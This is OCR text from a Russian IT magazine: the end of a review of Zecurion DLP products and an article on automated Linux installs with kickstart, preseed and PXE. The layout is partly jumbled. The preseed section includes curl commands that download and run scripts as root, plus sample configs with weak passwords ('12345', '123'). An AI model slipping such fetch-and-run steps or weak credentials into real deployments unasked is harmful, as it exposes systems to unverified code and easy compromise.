В отличие от других лидеров российского рынка DLP-систем, первым продуктом Zecurion было решение для контроля не сетевых, а локальных каналов связи. Это сказалось на его функциональности. На сегодняшний день можно без преувеличения сказать, что Zlock — одно из самых мощных решений для контроля съемных накопителей и других потенциальных каналов утечки конфиденциальной информации непосредственно с рабочих станций пользователей.

Начать нужно с того, что Zecurion Zlock позволяет контролировать практически все возможные типы устройств и портов, которые могут использоваться для подключения съемных накопителей. Например, среди поддерживаемых портов есть Bluetooth и IrDA, а среди устройств — медиаплееры, фото- и видеокамеры, мобильные телефоны, смартфоны, КПК.

Управление доступом в рассматриваемом продукте реализовано на уровне устройств и на уровне файлов. То есть с помощью политик можно полностью разрешить или запретить доступ ко всем накопителям определенного типа или к какому-то конкретному экземпляру либо автоматически управлять правами на каждый файл в отдельности. При этом в качестве условий могут использоваться как типы файлов, так и результаты контентного анализа их содержимого. Причем в качестве операций, выполняемых политиками, можно задавать не только теневое копирование, но и запрет выполнения действия. Таким образом, Zlock очень гибкий инструмент, который, с одной стороны, позволяет предотвратить утечку конфиденциальных данных, а с другой — не препятствует (правильнее сказать, препятствует в минимально возможной форме) свободному протеканию бизнес-процессов, связанных с переносом данных на съемных накопителях. Кстати, этому способствуют и такие возможности, как быстрая выдача временных прав пользователю по запросу из самой программы или даже по телефону.

Помимо контроля устройств и портов, в Zlock реализован целый ряд дополнительных возможностей. К ним относится мониторинг печати документов на локальных и сетевых принтерах, принудительное шифрование информации при копировании на флешки, применение политик по расписанию. Кроме того, в решении реализована функция автоматического создания скриншотов рабочих столов, которую можно использовать для контроля действий пользователей на своих компьютерах.

Продукт Zgate является шлюзовым DLP-решением для контроля сетевых каналов утечки конфиденциальной информации. Он способен осуществлять мониторинг электронной почты, входящего и исходящего веб-трафика, переписки через все распространенные IM-системы (включая текстовый, аудио- и видеотрафик и файлы, передаваемые через Skype), использования социальных сетей, форумов, отправки SMS и MMS через интернет.

Для анализа перехваченного трафика может использоваться большое количество инструментов. Помимо традиционных для DLP-решений морфологического анализа, шаблонов и прочего, среди них можно отметить следующие методы:


- MorphoLogic — лингвистический анализ документов и сравнение результатов со специальными словарями;
- DocuPrints — сравнение перехваченной информации с цифровым отпечатками конфиденциальных документов;
- SmartID — самообучающаяся интеллектуальная система категорирования анализируемых текстов;
- анализ графических файлов (распознавание текста в графических файлах с его последующим анализом).

Все они могут применяться как по отдельности, так и вместе.


В качестве действий над сообщениями, соответствующими заданной политике, в Zgate может использоваться блокировка отправки сообщения, его фиксация в базе данных, уведомление администратора безопасности, помещение в карантин до последующей ручной проверки.

Третий продукт в рассматриваемом триумвирате — Zdiscovery. Он осуществляет поиск конфиденциальной информации по всем доступным в локальной сети хранилищам. Причем речь идет не только об общедоступных сетевых папках, но вообще обо всех локальных дисках, которые операционная система считает логическими. Для этого используются специальные агенты, устанавливаемые непосредственно на серверы и рабочие станции. Сканирование ведется в режиме реального времени, при этом возможно не только уведомление об инциденте администратора безопасности и теневое копирование найденных файлов, но и их автоматическое удаление или перемещение в произвольную папку.


Как мы уже говорили, все три DLP-решения компании Zecurion управляются с помощью единой консоли, в которой есть все необходимое для комфортной работы администраторов безопасности: разделение прав, удаленный доступ к серверам системы защиты, графические отчеты и так далее.



Zlock: настройка политики контроля файлов по типу



Zgate: настройка режима контроля веб-каналов



Zgate: выбор действия

ПОДВОДИМ ИТОГИ


Все описанные решения могут в той или иной мере решать основные задачи DLP. Используя их, организации могут построить полноценную систему защиты от утечек своих данных. Причем сделать явный и однозначный вывод о том, что один из этих продуктов лучше других, нельзя. Решение необходимо принимать в каждом конкретном случае, исходя из потребностей компании, объемов передаваемой информации и других условий.

СКАТЕРТЬ-САМОБРАНКА



Развертывание различных дистрибутивов Linux в корпоративной среде

Способов развертывания Linux-систем существует достаточно много — начиная от простого клонирования и заканчивая установкой по сети. Для каждого семейства дистрибутивов также существуют свои способы, которые заметно облегчают установку на множество машин.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Как правило, на один-два компьютера Linux устанавливают вручную. Однако для большего числа компьютеров это неэффективно — слишком уж много времени уходит на развертывание и настройку необходимых параметров. Есть несколько способов, которые помогут эту процедуру упростить.

- Клонирование итоговой установки одного компьютера на несколько дисков с помощью dd/Clonezilla. Плюс у этого метода очевиден — он универсален и не надо заморачиваться с изучением дистроспецифичных методов развертывания. Минусы, тем не менее, тоже имеют место. Во-первых, конфигурация железа должна совпадать. Во-вторых, при клонировании мы получаем абсолютно точную копию системы — копируются в том числе пароли/SSH-ключи. В случае компрометации одной системы будут скомпрометированы и все остальные.
- Клонирование по сети. Преимущество перед первым методом — не надо отключать и подключать к клонируемой системе жесткие диски или бегать с флешкой, содержащей клонируемый образ, что для большого числа компьютеров довольно монотонно и смысла не имеет. Минус же, помимо тех, что у предыдущего способа, — сеть может отвалиться, что приведет к простою в развертывании. Впрочем, время простоя всяко меньше, чем если бы устанавливали вручную.
- Наконец, дистроспецифичные методы. Плюсы — возможно установить по сети, в том числе используя PXE, возможность гибкой конфигурации (в случае разных классов компьютеров, например компы для офиса, компы разработчиков, сервер) — для этого необходимо указать другой файл конфигурации, различие данных, которые клонироваться не должны. Минусы — для каждого дистрибутива способ развертывания свой и синтаксис конфигурационных файлов, соответственно, разный.

В этой статье мы рассмотрим третий метод для RHEL/Fedora и Debian/Ubuntu — эти дистрибутивы, в общем-то, самые распространенные в корпоративной среде, и в них предусмотрены средства автоматизации развертывания.

РАЗВЕРТЫВАНИЕ FEDORA/RHEL С ПОМОЩЬЮ KICKSTART

Средство автоматической установки kickstart в Red Hat появилось очень давно — во всяком случае, в Red Hat Linux 6.2 (не Enterprise!) оно уже присутствовало. Существует три способа создания конфигурационного файла, и их можно комбинировать:

- использовать готовый файл, который создается по завершении каждой установки дистрибутивов, основанных на RHEL/Debian;
- использовать графический инструмент system-config-kickstart;
- наконец, написать ручками.

Самым правильным будет комбинирование всех трех способов, но далее я опишу только структуру и конфиг — не весь, конечно, а только наиболее важные его части.

Структура конфигурационного файла kickstart и пример


Условно можно выделить следующие части конфигурационного файла kickstart:

- тип инсталляции: установка или обновление;
- выбор языка и раскладки клавиатуры;
- аутентификация;
- конфигурация загрузчика;
- разбиение на разделы;
- наборы пакетов;
- постинсталляционные действия.

Пример конфига kickstart (anaconda-ks.cfg) с комментариями:

```
# Устанавливаем с CD/DVD
install
cdrom
# Конфигурация языка и клавиатуры
lang ru_RU.UTF-8
keyboard us
# Конфигурация сети — используется eth0, адрес
# IPv4 получаем по DHCP
network --onboot=yes --device=eth0 --ACTIVATE ↵
--bootproto=dhcp --noipv6
# Пароль root. В данном примере — 12345
rootpw  --iscrypted $6$tl/40ovclGKvu.em$ozESAVNB↵
RlVVT61DxUpnu72XMAHdDEFv1eOKg9ip9yvbA9a6GkRJi0Oi↵
SlMhq8FBtRlF5oi1irV4EInTb7HLo1
# Брандмауэр. Разрешаем доступ к машине по SSH,
# все остальные входящие подключения запрещаем
firewall --service=ssh
# Пароли хранятся в файле /etc/shadow, алгоритм
# хеширования — SHA-512
authconfig --enableshadow --passalgo=sha512
# Временная зона
timezone Asia/Omsk
# Конфигурация загрузчика. Ставим в MBR,
# а в качестве параметров ядра передаем строку
# через опцию --append
bootloader --location=mbr --driveorder=sda ↵
--append="crashkernel=auto rhgb quiet"
# Отключаем постинсталляционную настройку
firstboot --disable

# Разметка диска (исключительно для примера)
clearpart --all --drives=disk/by-path/pci-0000:↵
00:10.0-scsi-0:0:0:0 --initlabel
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 /boot --fstype=ext2 --label=boot ↵
--asprimary --size=128
```



Графическая утилита для создания файлов kickstart

Хеширование пароля

```
Терминал - rom@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~$ perl -e 'print crypt("password", q($6$salt$)), "\n";'
$6$salt$IxDD3jeSOb5eB1CX5LBsqZFVkJdido3OUILO5Ifz5iwMuTS4XMS13OMTSuDDl3aCI6WouIL9
AjRbLCelDCy.g.
rom@rom-desktop:~$
```

```
rom@rom-desktop:/media/9A48-EEBB
Файл Правка Вид Поиск Терминал Справка
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-0:0:0:0 swap --fstype=swap --la
bel=swap --size=512
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-0:0:0:0 / --fstype=ext4 --label
=root --size=2048
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-0:0:0:0 /var --fstype=ext4 --la
bel=var --size=2048
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-0:0:0:0 /usr --fstype=ext4 --la
bel=usr --size=4096
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-0:0:0:0 /home --fstype=ext4 --l
abel=home --size=1 --grow


#repo --name="Scientific Linux"  --baseurl=cdrom:sr0 --cost=100
#repo --name="Scientific Linux 6.4 - i386"  --baseurl=http://ftp.scientificlinux
.org/linux/scientific/6.4/i386/os/ --cost=1000
#repo --name="Scientific Linux 6.4 - i386 - security updates"  --baseurl=http://
ftp.scientificlinux.org/linux/scientific/6.4/i386/updates/security/ --cost=1000

user --name=rom --password=$6$V.WpsK6y.OKRmwcC$wFfX8bi5LimfOaXWo1uAaWhf1cQzXQ1vt
afQGhU61ri9c2j1t1m.9B4oeCedGWWCqXgwCH0bbuSLHy3lkiy0// --iscrypted

%packages
                                                     28,1          32%
```

```
Терминал - ubuntu@ubuntu:~
Файл Правка Вид Терминал Переход Справка
ubuntu@ubuntu:~$ sudo apt-get install debconf-utils
[sudo] password for ubuntu:
Чтение списков пакетов… Готово
Построение дерева зависимостей
Чтение информации о состоянии… Готово
НОВЫЕ пакеты, которые будут установлены:
  debconf-utils
обновлено 0, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 28
пакетов не обновлено.
Необходимо скачать 54,9 kБ архивов.
После данной операции, объём занятого дискового пространства возрастёт на 144 kB
.
Получено:1 http://archive.ubuntu.com/ubuntu/ precise/main debconf-utils all 1.5.
42ubuntu1 [54,9 kB]
Получено 54,9 kБ за 0с (119 kБ/с)
Выбор ранее не выбранного пакета debconf-utils.
(Чтение базы данных ... на данный момент установлено 132519 файлов и каталогов.)
Распаковывается пакет debconf-utils (из файла .../debconf-utils_1.5.42ubuntu1_al
l.deb)...
Обрабатываются триггеры для man-db ...
Настраивается пакет debconf-utils (1.5.42ubuntu1) ...
ubuntu@ubuntu:~$
```

↑ **Итоговый конфиг ks.cfg**

↗ **Установка пакета debconf-utils для получения файла ответов на свежеустановленной системе**

```
part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 swap --fstype=swap --label=swap --size=512

part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 / --fstype=ext4 --label=root --size=2048

part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 /var --fstype=ext4 --label=var --size=2048

part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 /usr --fstype=ext4 --label=usr --size=4096

part --ondisk=disk/by-path/pci-0000:00:10.0-scsi-↵
0:0:0:0 /home --fstype=ext4 --label=home --size=1 ↵
--grow

# Создаем нового пользователя. Пароль — 123
user --name=rom --password=$6$V.WpsK6y.OKRmwcC$wF↵
fX8bi5LimfOaXWo1uAaWhf1cQzXQ1vtafQGhU61ri9c2j1t1m.↵
9B4oeCedGWWCqXgwCH0bbuSLHy3lkiy0// --iscrypted
%packages
@base
@client-mgmt-tools
@core
@debugging
@basic-desktop
# <...>
mtools
pax
# <...>
%end
```

Еще раз хочу отметить, что это всего лишь простейший пример, — в файлах kickstart можно использовать целые сценарии, которые будут выполняться перед установкой и после нее — %pre и %post. В %pre-скрипте, к примеру, можно разметить диск более гибко, чем это позволяют делать штатные методы kickstart, а в %post — совершить некоторые действия по конфигурированию.

Сложная разбивка дисков в kickstart

Для разбиения на разделы используются следующие команды kickstart: autopart, part, raid, volgroup и logvol. Если требуется автоматическая разметка, воспользуйся autopart — к тому же ты можешь выправить размеры разделов ручками с помощью команды part. Однако я бы предпочел полностью ручное разбиение.

Порядок создания разделов LVM такой: сперва создаем раздел /boot (обязательно вне LVM), затем с помощью part физический том, потом уже поверх него группу томов, для чего применяем volgroup, и, наконец, используем logvol для создания логических томов с файловыми системами. Программный RAID-массив создается примерно по такой же схеме.

Поскольку разбиение дисков довольно сложная тема, имеет смысл привести фрагмент файла kickstart, где описан вариант создания массива RAID 5 с одним запасным устройством, поверх которого создан LVM:

```
clearpart --all --initlabel ↵
--drives=sda,sdb,sdc,sde
# Создаем разделы /boot и swap
part /boot --fstype=ext2 --size=128 --asprimary ↵
--ondrive=sda
part swap --hibernation --fstype=swap --asprimary ↵
--ondrive=sda
# Создаем разделы для RAID
part raid.01 --size=1 --grow --ondrive=sda
part raid.02 --size=1 --grow --ondrive=sdb
part raid.03 --size=1 --grow --ondrive=sdc
part raid.04 --size=1 --grow --ondrive=sde
# Создаем массив RAID 5 с одним резервным диском,
# поверх которого будет создан физический том LVM
raid pv.01 --device=md0 --level=5 --spares=1 ↵
raid.01 raid.02 raid.03 raid.04
# Создаем группу томов LVM и уже поверх нее
# создаем сами тома
volgroup sysvg pv.01
logvol / --fstype=ext4 --vgname=sysvg --size=2048
logvol /usr --fstype=ext4 --vgname=sysvg ↵
--size=4096
logvol /var --fstype=ext4 --vgname=sysvg ↵
--size=4096 --maxsize=16384 --grow
logvol /home --fstype=ext4 --vgname=sysvg ↵
--size=1 --grow
```

Запуск автоматической установки

Для того чтобы передать установщику, что процедура установки должна производиться с помощью kickstart, нужно указать местонахождение файла kickstart. Для этого используется опция `ks=`, передаваемая при загрузке с установочного носителя. Варианты местоположения могут быть следующими:

- Какой-либо накопитель. Указывается так: `hd:<имя накопителя>:/ks.cfg`. Например, `ks=hd:sda1:/ks.cfg`. Также допустимо размещение на CD/DVD `ks=cdrom:/ks.cfg`, что, впрочем, имеет смысл только в случае самосборного образа.
- NFS. В данном случае указывается через `nfs:<имя сервера>:/<путь к файлу ks.cfg>`.
- HTTP/HTTPS. `ks=http://192.168.0.1/ks.cfg`.

Инфраструктура для развертывания виртуальных машин

Kickstart можно использовать и для развертывания ВМ. Далее я опишу их развертывание на примере VirtualBox и Scientific Linux.

Создаем VM из командной строки:

РАЗВЕРТЫВАНИЕ SUSE LINUX ENTERPRISE

Как корпоративный дистрибутив, SUSE также поддерживает автоматическое развертывание. Кратко опишу процесс. В самом простом случае нужно создать профиль autoyast и при загрузке с помощью PXE указать в файле pxelinux.cfg/default примерно следующее:

```
default linux

# default label linux
kernel linux
append initrd=initrd install=http://192.168.1.115/install/suse-enterprise/ ↵
autoyast=nfs://192.168.1.110/profiles/autoyast.xml
```

В более сложных случаях, например для развертывания в гетерогенной сети, нужно создать файл правил profiles/rules/rules.xml с описанием условий выбора профиля. Файл этот позволяет очень гибко конфигурировать те или иные условия, но именно эта гибкость и делает развертывание SUSE достаточно сложным.

```
$ VM="SciLinux6"
$ VBoxManage createvm --name "${VM}" --ostype ↵
  "RedHat" --register
```

Создаем диски:

```
$ VBoxManage createhd --filename ↵
  "VirtualBox/${VM}/${VM}.vdi" --size 32768
$ VBoxManage storagectl "${VM}" --name "SATA ↵
  Controller" --add sata --controller IntelAHCI
$ VBoxManage storageattach "${VM}" --storagectl ↵
  "SATA Controller" --port 0 --device 0 --type ↵
  hdd --medium "VirtualBox/${VM}/${VM}.vdi"
```

512 Мб — минимальный объем памяти, необходимый для установки Scientific Linux:

```
$ VBoxManage modifyvm "${VM}" --memory 512
```

Изменяем тип сетевого адаптера — тот адаптер, который стоит по умолчанию, не поддерживает загрузку по сети:

```
$ VBoxManage modifyvm "${VM}" --nictype1 Am79C973
```

Установим порядок загрузки:

```
$ VBoxManage modifyvm "${VM}" --boot1 disk ↵
  --boot2 net --boot3 none --boot4 none
```

Не станем рассматривать процесс конфигурирования TFTP. Конфиг `pxelinux.cfg/default` будет выглядеть следующим образом:

```
LABEL sl64
KERNEL /sl64/vmlinuz
APPEND initrd=/sl64/initrd.img ↵
ks=http://10.0.2.2/ks-vm.cfg
```

Изменения в файле `ks-vm.cfg` минимальны:

```
install
url --url=http://10.0.2.2/sl64
```

PRESEED В UBUNTU

В системах на основе Debian есть свое средство автоматизации установки под названием preseed. Существует три способа загрузки файла с заданными параметрами установки:

- файл в initrd (наиболее сложный способ);
- файл на самосборном CD или флешке;
- по сети.

В последнем случае необходимо указать как файл, так и его MD5-сумму. Опишем кратко, как грузить файл по сети, а затем создадим самосборный CD со своим файлом preseed. Для загрузки файла по сети в параметрах загрузчика необходимо указать параметр `preseed/url=`, который можно сократить до `url=`. Файл рекомендую размещать на внутреннем веб-сервере. Конечный набор параметров будет выглядеть примерно так:

```
url=http://192.168.0.3/oem.seed preseed/↵
checksum=0adf69ba731d9eeebf468036c9a0c82
```

А вот для загрузки файла preseed с локального установочного носителя необходимо, во-первых, чтобы он там присутствовал. Во-вторых, нужно опять же указать путь к файлу. И если второе проще простого — для этого используем опцию `file=/cdrom/seed/oem.seed` в случае установки с CD или `file=/media-hd/preseed.cfg` в случае установки с флеш-накопителя, — то первое требует более подробного описания. Расскажу, как подготовить ISO-образ с файлом автоматической установки.

Для того чтобы это сделать, нужно перепаковать уже готовый ISO-образ.

```
### unpack.sh — скрипт для распаковки образа
#!/bin/bash
BUILD=iso
IMAGE=$1
TMPDIR="$(mktemp -d)"
rm -rf $BUILD/
mkdir $BUILD/
# Монтируем образ и копируем файлы
sudo mount -o loop $IMAGE $TMPDIR/
rsync -av $TMPDIR/ $BUILD/
chmod -R u+w $BUILD/
# Подчищаем
sudo umount $TMPDIR
rmdir $TMPDIR
### pack.sh — скрипт для упаковки образа
#!/bin/bash
IMAGE=$1
BUILD=iso
# Вычисляем контрольные суммы
rm $BUILD/md5sum.txt
(cd $BUILD/ && find . -type f -print0 | xargs -0 ↵
md5sum | grep -v "boot.cat" | grep -v "md5sum.txt" ↵
> md5sum.txt)
# Запаковываем содержимое iso/ в образ
mkisofs -r -V "Ubuntu OEM install" ↵
-cache-inodes -J -l -b isolinux/isolinux.bin ↵
-c isolinux/boot.cat -no-emul-boot ↵
-boot-load-size 4 -boot-info-table -o ↵
$IMAGE $BUILD/
```

Ну а теперь самое время перейти к описанию файла `preseed.cfg`.



WWW

Документация по preseed: bit.ly/168711o

Установка с использованием preseed на VirtualBox: bit.ly/1f5BLYR



DVD

На прилагаемом к журналу диске ты найдешь рабочие примеры конфигов.

preseed.cfg — структура и пример

Технология preseed основана на debconf — то есть фактически можно управлять не только процессом установки, но и некоторыми другими вещами. Каждая инструкция preseed вмещается, как правило, в одну строку и состоит обычно из четырех частей, разделенных пробелами: владельца параметра, его имени, типа параметра и его значения. В большинстве случаев в первой части будет стоять d-i, то есть debian installer. А вот вторая часть, собственно, и является, в терминологии debconf, «вопросом», на который в четвертой части задается ответ. Третья же часть инструкции указывает тип вопроса/ответа:

- string — самый распространенный тип вопроса; строка, содержащая (относительно) произвольные данные;
- boolean — ответ может быть либо true, либо false;
- select и multiselect — поскольку вопросы фактически те же самые, что задает программа установки, то среди них могут быть вопросы на выбор одного или нескольких вариантов. Ответ в случае multiselect разделяется запятой и пробелом;
- password — используется для паролей;
- note — предупреждение пользователя. Установщик иногда выводит информационные сообщения данного типа. В общем-то, это некритичные предупреждения, но если их проигнорировать в файле ответов, то на них придется отвечать ручками. В данном типе параметра ответа не предусмотрено.

Необходимо учесть также, что стандартный live-дистрибутив для создания своего образа не подходит, поскольку в нем запускается графический установщик ubiquity, а нам необходим Debian Installer. Для этой цели необходимо использовать ISO-образ с постфиксом alternate. Я использовал Xubuntu 12.04.3.

Далее будет приведен урезанный пример файла `preseed.cfg` с комментариями (файл должен быть в кодировке UTF-8):

```
# Локализация
d-i debian-installer/locale string ru_RU.UTF-8
# Клавиатура
d-i localechooser/shortlist select RU
d-i console-setup/ask_detect boolean false
d-i console-setup/layoutcode string ru
d-i console-setup/varian select Russia
d-i console-setup/toggle select Ctrl+Shift
# Сеть
d-i netcfg/choose_interface select auto
d-i netcfg/get_hostname string ubuntu
d-i netcfg/dhcp_failed note
d-i netcfg/dhcp_options select Do not configure ↵
    the network at this time
# <...>
# Пользователи
d-i passwd/root-login boolean false
d-i passwd/make-user boolean true
d-i passwd/user-fullname string Roman
d-i passwd/username string ubuntu
d-i passwd/user-password-crypted password
$6$JZPLyQ9Qx/1$JE9Vk25Ttm4cNiz1/huQ..2xARrB4RrFiF↵
WTXIkk1ojW5dDN5fIisHXUx9Zl.eweLUQ1Ebw4WPUZvtIVct↵
Ud1
d-i user-setup/allow-password-weak boolean true
d-i user-setup/encrypt-home boolean false
# Разбиение диска. Выбираем автоматическое
d-i partman-auto/disk string /dev/sda
d-i partman-auto/method string regular
partman-auto partman-auto/init_automatically_↵
partition select Guided - use entire disk
partman-auto partman-auto/automatically_partition ↵
select
d-i partman-auto/purge_lvm_from_device boolean true
d-i partman/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true
# Загрузчик
d-i grub-installer/only_debian boolean true
d-i grub-installer/with_other_os boolean true
# Настройка репозиториев
d-i apt-setup/restricted boolean true
d-i apt-setup/universe boolean true
# <...>
# Перезагрузка
d-i finish-install/reboot_in_progress note
```

Для проверки соответствия формату можно использовать команду

```
$ debconf-set-selections -c preseed.cfg
```

Чтобы установка была полностью автоматической, необходимо также задать некоторые параметры загрузки — поскольку не все параметры debconf могут быть прочтены установщиком из preseed-файла на ранних стадиях загрузки. Параметры могут дублировать аналогичные строки в файле preseed. Для этого необходимо в распакованном ISO-образе отредактировать файл `isolinux/txt.cfg`, добавив в него новый пункт меню. У меня получилось примерно следующее:

```
label oem-install
menu label ^OEM install
kernel /install/vmlinuz
append file=/cdrom/preseed/oem.seed debian-↵
installer/locale=ru_RU.UTF-8  keyboard-↵
configuration/modelcode=SKIP keyboard-↵
configuration/layout=Russian keyboard-configuration/↵
variant=Russian console-setup/toggle=Ctrl+Shift ↵
initrd=/install/initrd.gz quiet --
```

В случае если тебе нужна полностью автоматическая загрузка, измени default install на default oem-install.

СОЗДАНИЕ ХЕШЕЙ ПАРОЛЕЙ

Для хеширования паролей можно использовать несколько методов. Наиболее универсальный из них — применение следующего скрипта-однострочника:


```
$ perl -e 'print crypt("password", ↵
  q($6$salt$)), "\n";'
```

Вместо password необходимо задать свой пароль, а вместо salt — случайный набор символов. Результатом будет хеш по алгоритму SHA-512, о чем говорит цифра 6 между знаками доллара (если хочется использовать SHA-256 — используй 5, если MD5 — 1).


UDPCAST — РАССЫЛАЕМ ФАЙЛЫ ПО СЕТИ

Утилита UDPCast предназначена для одновременной рассылки файлов в локальной сети, для чего используется multicast-рассылка. Эта утилита может быть использована для клонирования систем. Вкратце опишу основные шаги для клонирования:

- На один компьютер устанавливаем ОС, которая затем будет клонирована.
- Подготавливаем флешку с UDPCast (bit.ly/17CLgdK).
- Все компьютеры — и клонируемый, и чистые — подключаем к сети. Рекомендуется использовать DHCP.
- Загружаем клонируемый компьютер с флешки. При этом выбираем клонируемое устройство, а UDPCast переводим в режим передатчика (sender).
- С этой же флешки загружаются все остальные машины, но вместо режима передатчика нужно выбрать режим приемника (receiver) — при этом на экране машины-передатчика видно, как к ней подключаются приемники.
- После загрузки всех приемников для запуска процесса клонирования нужно нажать пробел на передатчике.




```
Терминал - rom@rom-desktop: ~/iso_pack_unpack/iso/isolinux
Файл Правка Вид Терминал Переход Справка
label install
  menu label ^Install Xubuntu
  kernel /install/vmlinuz
  append  file=/cdrom/preseed/xubuntu.seed FRONTEND_BACKGROUND=original vga=788
initrd=/install/initrd.gz quiet --
label check
  menu label ^Check disc for defects
  kernel /install/vmlinuz
  append  FRONTEND_BACKGROUND=original MENU=/bin/cdrom-checker-menu vga=788 init
rd=/install/initrd.gz quiet --
label memtest
  menu label Test ^memory
  kernel /install/mt86plus
label hd
  menu label ^Boot from first hard disk
  localboot 0x80
label oem-install
  menu label ^OEM install
  kernel /install/vmlinuz
  append file=/cdrom/preseed/oem.seed debian-installer/locale=ru_RU.UTF-8 keyboa
rd-configuration/modelcode=SKIP keyboard-configuration/layout=Russian keyboard-c
onfiguration/variant=Russian console-setup/toggle=Ctrl+Shift initrd=/install/ini
trd.gz quiet --
                                                   19,3          Внизу
```



Переупаковываем содержимое ISO-образа



Конфиг isolinux для preseed-установки Ubuntu

Запаковываем образ и, по необходимости записав его на диск, загружаемся с него.

Обновление Debian до новой версии с помощью preseed

Существует возможность обновить свежеустановленный дистрибутив со старой ветки до новой, используя firstboot-скрипт. Для этого необходимо иметь, во-первых, в локальной сети веб-сервер, с которого скрипты будут загружаться, а во-вторых, сами скрипты и немного подправленный файл preseed. В последнем необходима примерно такая строка:

```
d-i preseed/late_command string chroot /target ↵
sh -c "/usr/bin/curl -o /tmp/postinstall http://↵
webserver/postinstall && /bin/sh -x /tmp/postinstall"
```

Скрипт же postinstall содержит следующее:

```
#!/bin/sh
# Скачиваем firstboot-скрипт
/usr/bin/curl -o /root/firstboot http://webserver/↵
firstboot
chmod +x /root/firstboot
# Создаем init-скрипт, который выполняет firstboot-
# скрипт. Разумеется, это будет работать только
# при классическом /sbin/init, но никак
# не при новых системах инициализации
cat > /etc/init.d/firstboot <<EOF
### BEGIN INIT INFO
# Provides:          firstboot
# Required-Start:    $networking
# Required-Stop:     $networking
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: A script that runs once
# Description: A script that runs once
### END INIT INFO
cd /root ; /usr/bin/nohup sh -x /root/firstboot &
EOF
chmod +x /etc/init.d/firstboot
update-rc.d firstboot defaults
echo "finished postinst"
```

А вот собственно и сам скрипт firstboot — в него можно записать что угодно, но ниже будет рассмотрен только скрипт обновления до Wheezy.

```
#!/bin/sh
# Задержка необходима, поскольку это первый
# запуск — некоторые службы еще не инициализированы
# как следует
sleep 30
# Добавляем новый репозиторий apt-get
cat > /etc/apt/sources.list <<EOF
deb http://my-debian-mirror.mydomain.com/debian ↵
wheezy main
EOF
/usr/bin/apt-get update
